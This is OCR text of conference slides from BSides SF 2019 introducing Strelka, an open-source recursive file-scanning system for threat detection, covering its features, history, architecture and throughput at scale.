BEYOND AV: DETECTION-ORIENTED FILE ANALYSIS

BSIDES SF 2019, JOSH LIBURDI

QUESTIONS?

HTTPS://SLI.DO #BSIDESSF2019


BACKGROUND

» Experience: 6 years in threat detection, including hunting and custom systems engineering

» Work: Target Corporation, Sqrrl (now Amazon), CrowdStrike, GE-CIRT

» GitHub/Medium/Twitter: jshlbrd

DETECTION-ORIENTED FILE ANALYSIS?



DETECTION-ORIENTED FILE ANALYSIS?

“File analysis that enables real-time threat detection through enrichment, extraction, and metadata collection”

DETECTION-ORIENTED FILE ANALYSIS?

“File analysis that enables real-time threat detection through enrichment, extraction, and metadata collection”

Characteristics
- Generates extensive file attribute metadata
- Integrates across detection systems and processes
- Customizable and expandable based on user needs


#TwinPeaks
#Showtime

WHAT'S IN IT FOR YOU?

Comprehensive file analysis!
- YARA scanning
- Hashing

WHAT'S IN IT FOR YOU?

Comprehensive file analysis!
- YARA scanning
- Hashing

Extract files from files and all their metadata!
- Archives, documents, images

WHAT'S IN IT FOR YOU?

Comprehensive file analysis!
- YARA scanning
- Hashing

Extract files from files and all their metadata!
- Archives, documents, images

File-specific inspection!
- Import functions and code signing certs from PE
- Attachments and headers from email messages

OPEN-SOURCE HISTORY

OPEN-SOURCE HISTORY

» MultiScanner (MITRE, 2015)

» Laika BOSS (Lockheed Martin, 2015)

» File Scanning Framework (Emerson Electric, 2015)

» stoQ v1 (PUNCH-Cyber, 2015)

» Assemblyline (CSE-CST, 2016)

» Strelka (Target, 2018)

» stoQ v2 (PUNCH-Cyber, 2018)

STRELKA

Белка
и
Стрелка

STRELKA

Based on the architecture of Laika BOSS
- Recursive static file analysis w/ Python and 0MQ
- Python 2.7 --> Python 3.6

STRELKA

Based on the architecture of Laika BOSS
- Recursive static file analysis w/ Python and 0MQ
- Python 2.7 --> Python 3.6


Scans archive, document, exe, markup, and script
- 60+ unique files, 46 file scanners


STRELKA

Based on the architecture of Laika BOSS
- Recursive static file analysis w/ Python and 0MQ
- Python 2.7 --> Python 3.6

Scans archive, document, exe, markup, and script
- 60+ unique files, 46 file scanners

Unique features
- Text-based file support
- Language-neutral components (0MQ, protobuf, YAML)


NSM
Analysts
Live Response
Endpoint Scans
ZeroMQ Broker
ZeroMQ Worker
Event DB



STRELKA @ SCALE

» Up to 150 million files scanned daily

» Up to 3TB of file content scanned daily

» Fastest client clocked at ~400 files/second

» Scan time percentiles

» 95th: ~13.56 seconds

» 85th: ~0.36 seconds

» 75th: ~0.08 seconds

LIGHTNING FAQ

» Is this an intrusion detection system?
  No

» Why Python and not Go, Rust, etc? *
  3rd party package support & "it's good enough"

